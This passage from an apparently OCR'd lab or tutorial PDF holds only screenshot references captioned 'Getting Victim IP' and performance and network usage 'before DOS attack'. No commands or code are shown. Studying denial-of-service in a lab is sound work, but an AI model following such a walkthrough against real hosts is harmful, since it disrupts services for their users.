
Note: The network usage will be visible in the task manager

Getting Victim IP


Performance before DOS attack




Networking Usage Before DOS attack



